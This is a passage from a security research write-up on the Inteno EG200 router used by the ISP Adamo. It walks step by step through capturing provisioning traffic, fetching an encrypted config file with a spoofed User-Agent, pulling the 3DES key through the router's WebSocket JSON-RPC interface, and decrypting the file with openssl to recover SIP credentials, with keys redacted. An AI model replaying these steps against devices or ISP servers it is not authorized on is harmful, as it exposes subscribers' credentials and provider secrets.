



Figure 10: Inside of Inteno’s *EG200*

I haven’t experience, I never disassembly a device like that (experience in opening electronic devices, a little, if you are interested in opening this model, you must remove the four pads from the sides and their screws that are hidden there) to operate by console mode, so decided to rearm it and continue searching for a network method.

3. Encryption over plain Channel

Taking step to back, I realized of an HTTP plain request that trying to get a file with *.enc* extension.



```
http
No.    Time            Source           Destination        Protocol  Length  Info
   371 170.391689628   91.12[redacted]  91.126[redacted]   HTTP         262  GET [redacted]
   505 196.152337795   91.12[redacted]  91.126[redacted]   HTTP          75  HTTP [redacted]
▸ Frame 371: 262 bytes on wire (2096 bits), 262 bytes captured (2096 bits) on interface 0
▸ Ethernet II, Src: IntenoBr[redacted]
▸ 802.1Q Virtual LAN, PRI: 1[redacted]
▸ Internet Protocol Version[redacted]
▸ Transmission Control Protocol, Src Port: 36842, Dst Port: 80, Seq: 1, Ack: 1, Len: 190
▾ Hypertext Transfer Protocol
  ▸ GET [redacted]enc HTTP/1.1\r\n
    User-Agent: EG200-WU7P1U_ADAMO3.16.4-190226_1650:UBIFS\r\n
    Accept: */*\r\n
    Accept-Encoding: identity\r\n
    Host: inteno-provisioning.adamo.es\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://inteno-provisioning.adamo.es/[redacted]
    [HTTP request 1/1]
```

Figure 11: HTTP, GET request of the *.enc* file

This is the only HTTP request captured between router and ONT. Above, in Figure 11, the GET request retrieves the *XXXXXXXXXXXX.enc* where *XXXXXXXXXXXX* is the MAC address of your router in capital letters and without the colon. The *User-Agent* is the actual firmware of the router ending with *:UBIFS*. The full request URI in order to acquire the file is: http://inteno-provisioning.adamo.es/*XXXXXXXXXXXX.enc* and can be retrieved publicly, it is serving from an Adamo server internet exposed facing.

In inspection process, we could not interpret the content, since it was about an encrypted file…

3.1. The .enc-rypted file

There is no doubt this file may hides a valuable *"secret"* that Inteno & Adamo don't want us to know, but, we are very adventurous and we will follow the track until we solve the riddle.

Under *Wireshark*, we search the *.enc* string in packet bytes, and exist a relation with the DHCP/BOOTP protocol:



```
Apply a display filter ... <Ctrl-/>
Packet bytes   Narrow & Wide   Case sensitive   String   .enc
No.   Time        Source   Destination   Protocol  Length  Info
60 53.424911   172.[redacted]   172.[redacted]   DHCP     426 DHCP Offer    - Transaction ID 0x791c9e60
61 53.277434   fe8[redacted]                     ICMPv6    70 Router Solicitation from
62 53.433661   172.[redacted]   172.[redacted]   DHCP     426 DHCP ACK      - Transaction ID 0x791c9e60

◢ Option: (128) DOCSIS full security server IP [TODO]
     Length: 44
     Value: [redacted]

0000 [redacted]
0010
0020
0030
0040
0050
0060
0070
0080
0090
00a0
00b0
00c0
00d0
00e0
00f0
0100
0110
0120
0130
0140                                                    ·91.126. 224.9···
0150                                                    ····,htt p://inte
0160                                                    no-provi sioning.
0170 61 64 61 6d 6f 2e 65 73  2f 24 4d 41 43 2e 65 6e   adamo.es /$MAC.en
0180 63                                                 cR&·!FIB ERHOME
```

Figure 12: URI + *.enc* in DHCP/BOOTP protocol

The option 128 of the DCHP/BOOTP protocol is present and invokes the *.enc* file with the following URI: http://inteno-provisioning.adamo.es/$MAC.enc .Interesting… Is the same URI as can be observed in Figure 11, but the name of the file *.enc* is called *$MAC*. It has all the characteristics to be a variable that router's resolves as the MAC of itself as can be seen in chapter 3.


3.1.1. Algorithm Mechanism

Doing more research, I found a manual of the device *XG6846* [22] from the DNA [23] (a Finnish telecommunications company). At page 10 of the manual, it explains that the *XML* can be encrypted using *3DES*. At page 54, there is a table with examples to retrieve the file in encryption or plain mode. The number 128 is the type of option we saw in Figure 12.

Going back to page 10, it talks about some keys: It says *"3DES keys can be retrieved from your Inteno logistics or from your Inteno sales contact."* Very interesting… Maybe I can request to Adamo give to me, but if they didn't deliver my SIP key, nor it has no sense that deliver me this type of "master" key, right?

But… one moment, I saw something about *"des"* in some place…

While playing with WebSockets, one of the request about showing the info of the router system, we obtain 3 keys: *wpa* is well knows, *auth* and *des*, the latter, is the one that can be useful to us…



```
>> superSocket.send(JSON.stringify({"jsonrpc":"2.0","method":"call","params":["530aa31aa60940b6cd90f4df1c49cfac","router.system","info",{}],"id":999}))
<- undefined
   {"jsonrpc":"2.0","id":999,"result":[0,{"system":{"name":"Adamo","hardware":"EG200","model":"EG200-WU7P1UAC","boardid":"EG200R0","firmware":"EG200-
   WU7P1U_ADAMO3.16.4-190226_1650","brcmver":"4.16L.05","bspver":"","filesystem":"UBIFS","socmod":"63268","socrev":"d0","cfever":"1.0.38-118.3-IOP1.5",
   rt19","basemac":[redacted],"serialno":[redacted]","localtime":1560464268,"date":"Fri Jun 14 00:17:48 2019","uptime":"1d 21h 55m 22s"
   {"total":250524,"used":162464,"free":88060,"shared":0,"buffers":0},"keys":{"auth":[redacted],"des":[redacted],"wpa":[redacted]
   {"wifi":true,"adsl":false,"vdsl":false,"voice":true,"dect":false,"usb":true,"voice_ports":1,"eth_ports":5}}]}
```

Figure 13: Getting the *3DES* key via WebSockets

Figure 13 shows the request and the answer with the info of three keys, one of them is the *des*, but, will be that key that really make reference to *3DES*?

3.2. 3DES-encryption

The tool used for the encryption process, seems to be *openssl* and the key must be converted to hexadecimal with this command (seen on *XG6846* manual):

echo $1 | xxd –p

Where *$1* is the key to convert. Once key is converted to *HEX*, the full command to encrypt has this aspect:

openssl enc -e -des-ede -nosalt -K $KEY -iv "0000000000000000" -in $2 -out $3

The *-out* gives you encrypted file.

Now, the dilemma is in the decryption process. Is *openssl*, again, the right tool for this? The person who can give us an answer is Daniel Vindevåg [24].

He build a free website service to decrypt the *.enc* file if you already have the key. If you add *.txt* at the end of the *URI* you can see the source code [24]. And the command for decryption:

openssl enc -d -des-ede -nosalt -K $key -in $encrypted_file -out $decrypted_file

Is very similar like in the manual of *XG6846*, the only differences is the *-d* parameter instead of *-e* and the missing *-iv*.

In the process of the decryption *.enc* file with *3DES* key on Daniel's website, output points to a *.txt* extension. And he retrieved the *des* key from the router in the following *URL*: http://192.168.1.1/xmlprov.html [25] but since an update of *2016-04-30* seems no longer working/accessible.

We decided to do some trial & error with the *3DES* key we found using WebSockets. We use the tool to convert to *HEX* from the *XG6846* manual [22] and then we use the entire command from the Daniel's site [24].

The *.txt* extension file is still illegible and the command didn't throw any error, so… what is wrong here?

Finally we check if the extension of the file is really a *.txt* or we are talking about of other type of file format.

Using a *HEX* editor like *notepad++* with his respective plugin, it is appreciated that file starts with: *1F 8B* and according to: List of file signatures of Wikipedia [26] It was a file with *tar.gz* extension!

4. Hack your Provisions

If you are an Adamo user, I know that you are really desiring to get that SIP password (As I had too!). This is the practical part of the paper, so don't worry, I'll get to the point in this section ;) . Before moving faster, let's take an overview under a diagram about this hack.





Figure 14: Overview of the hacking process

You are acting as router's owner (or hacker). The *.enc* key can be got from an external network (different of Adamo's ISP), but the file will be unreadable if you do not have access to the router with the corresponding MAC (the name of the file must be match with the MAC of your router). Otherwise, the key to decrypt won't work.

Let’s Start!

0. First of all, is important to show the environment where the PoC was tested.




```
root@kali:~# grep VERSION /etc/os-release
VERSION="2019.2"
VERSION_ID="2019.2"
root@kali:~# uname -a
Linux kali 4.19.0-kali4-amd64 #1 SMP Debian 4.19.28-2kali1 (2019-03-18) x86_64 G
NU/Linux
```

Figure 15: Showing the OS version of Kali Linux

Step 1: Let's see what type of *“fish”* we collected.


1. After doing a *MitM* (Man-in-the-Middle) between the router and ONT as seen in Figure 1 of the chapter 1, we open the *.pcap* file looking for the provisioning *URL*.



```
root@kali:~# wireshark adamo.pcapng
```

Figure 16: Opening the captured file

2. The *.enc* file is retrieved using the *wget* tool and the parameter *-U* to use the same *User-Agent* observed in the capture (in this case, is the firmware of the router ending with *:UBIFS*).




```
root@kali:~# wget http://inteno-provisioning.adamo.es[redacted]enc -U "EG200
-WU7P1U_ADAMO3.16.4-190226_1650:UBIFS"
--2019-06-14 00:01:14--  http://inteno-provisioning.adamo.es[redacted]nc
Resolving inteno-provisioning.adamo.es (inteno-provisioning.adamo.es)... 91.126.
224.22
Connecting to inteno-provisioning.adamo.es (inteno-provisioning.adamo.es)|91.126
.224.22|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified
Saving to: [redacted]enc’

[redacted]nc         [ <=>                   ]   1.72K  --.-KB/s    in 0.003s

2019-06-14 00:01:16 (494 KB/s) - [redacted]nc’ saved [1760]
```

Figure 17: Getting the *.enc* file with *wget* tool

Step 2: Help the key *“calling to it”*.


1. Let’s open router’s page with *Firefox.*



```
root@kali:~# firefox http://192.168.1.1
```

Figure 18: Opening router’s login page


2. Entering to *Developer Tools* pressing *F12* key for use the console.



```
⚠ Password fields present on an insecure (http://) page. This is a security risk that allows user login credentials to be stolen. [Learn More]
```

Figure 19: Opening *Firefox Developer Tools*


3. Let’s communicate by Sockets. Create a new WebSocket object and then activate the logs for every request that sends.



```
>> var superSocket = new WebSocket("ws://192.168.1.1/","ubus-json")
← undefined
>> superSocket.onmessage = function (event) {console.log(event.data)}
← ▸ function onmessage()
```

Figure 20: Creating the WebSocket and activate logging


4. Let’s authenticate with the router’s WiFi in order to acquire a valid session id.



```
» superSocket.send(JSON.stringify({"jsonrpc":"2.0","method":"call","params":["00000000000000000000000000000000","session","login",{"username":"user","password":[redacted]"}],"id":666}))
← undefined
{"jsonrpc":"2.0","id":666,"result":[0,{"ubus_rpc_session":"530aa31aa60940b6cd90f4df1c49cfac","timeout":300,"expires":299,"acls":{"access-group":{"core":["read"],"juci-broadcom-dsl":["read"]
broadcom-iptv":["read","write"],"juci-ddns":["read","write"],"juci-diagnostics":["read","write"],"juci-dnsmasq-dhcp":["read","write"],"juci-ethernet":["read"],"juci-file":["read"],"juci-fir
["read"],"juci-inteno-voice-client":["read","write"],"juci-minidlna":["read","write"],"juci-mod-status":["read"],"juci-mod-system":["read","write"],"juci-natalie-dect":["read","write"],"juc
["read","write"],"juci-printer":["read","write"],"juci-realtime-graphs":["read"],"juci-samba":["read","write"],"juci-upnp":["read","write"],"juci-usb":["read"],"juci-wireless":["read"],"juc
["read"]},"owsd":{"client":["read"],"dect":["read"],"defaultreset":["read"],"diagnostics.ping":["read"],"diagnostics.ping6":["read"],"diagnostics.speedtest":["read"],"diagnostics.traceroute
["read"],"hotplug.switch":["read"],"hotplug.usb":["read"],"network.interface":["read"],"usb.device.add":["read"],"wifi-repeater-success":["read"],"wifi.wps":["read"],"wps":["read"]},"passwd
["status"],"asterisk.call_log":["list"],"dect":["state","handset","status","call"],"file":["read_tmp_juci","write_tmp_juci","stat"],"juci.core":["default_password"],"juci.ddns":["providers"
```

Figure 21: Obtaining a session id


5. Retrieve the *des* key for decrypt *.enc* file through the info of the router system.



```
» superSocket.send(JSON.stringify({"jsonrpc":"2.0","method":"call","params":["530aa31aa60940b6cd90f4df1c49cfac","router.system","info",{}],"id":999}))
← undefined
{"jsonrpc":"2.0","id":999,"result":[0,{"system":{"name":"Adamo","hardware":"EG200","model":"EG200-WU7P1UAC","boardid":"EG200R0","firmware":"EG200-
WU7P1U_ADAMO3.16.4-190226_1650","brcmver":"4.16L.05","bspver":"","filesystem":"UBIFS","socmod":"63268","socrev":"d0","cfever":"1.0.38-118.3-IOP1.5",
rt19","basemac":[redacted],"serialno":[redacted]',"localtime":1560464268,"date":"Fri Jun 14 00:17:48 2019","uptime":"1d 21h 55m 22s"
{"total":250524,"used":162464,"free":88060,"shared":0,"buffers":0},"keys":{"auth":[redacted],"des":[redacted] "wpa":[redacted]
{"wifi":true,"adsl":false,"vdsl":false,"voice":true,"dect":false,"usb":true,"voice_ports":1,"eth_ports":5}}]}
```

Figure 22: Acquiring the *3DES* key

6. They key has 16 digits, but to use it we need convert into *HEX* before.




```
root@kali:~# echo -n [redacted] | xxd -p
[redacted]
```

Figure 23: Using *xxd* tool to pass to *HEX*

Step 3: Stripping it.


1. Let's decrypt the file with the help of the *openssl* tool. *-d* indicates decryption, *-des-ede* is two key triple DES EDE in ECB mode [27], *-nosalt* salt is not use in the key derivation routines, *-K* is key in *HEX* format, *-in* the input encrypted file, *-out* the output of the decrypted file.



```
root@kali:~# openssl enc -d -des-ede -nosalt -K [redacted]
 -in [redacted]enc -out [redacted].tar.gz
root@kali:~# ▌
```

Figure 24: Decrypting the *.enc* file using *openssl*

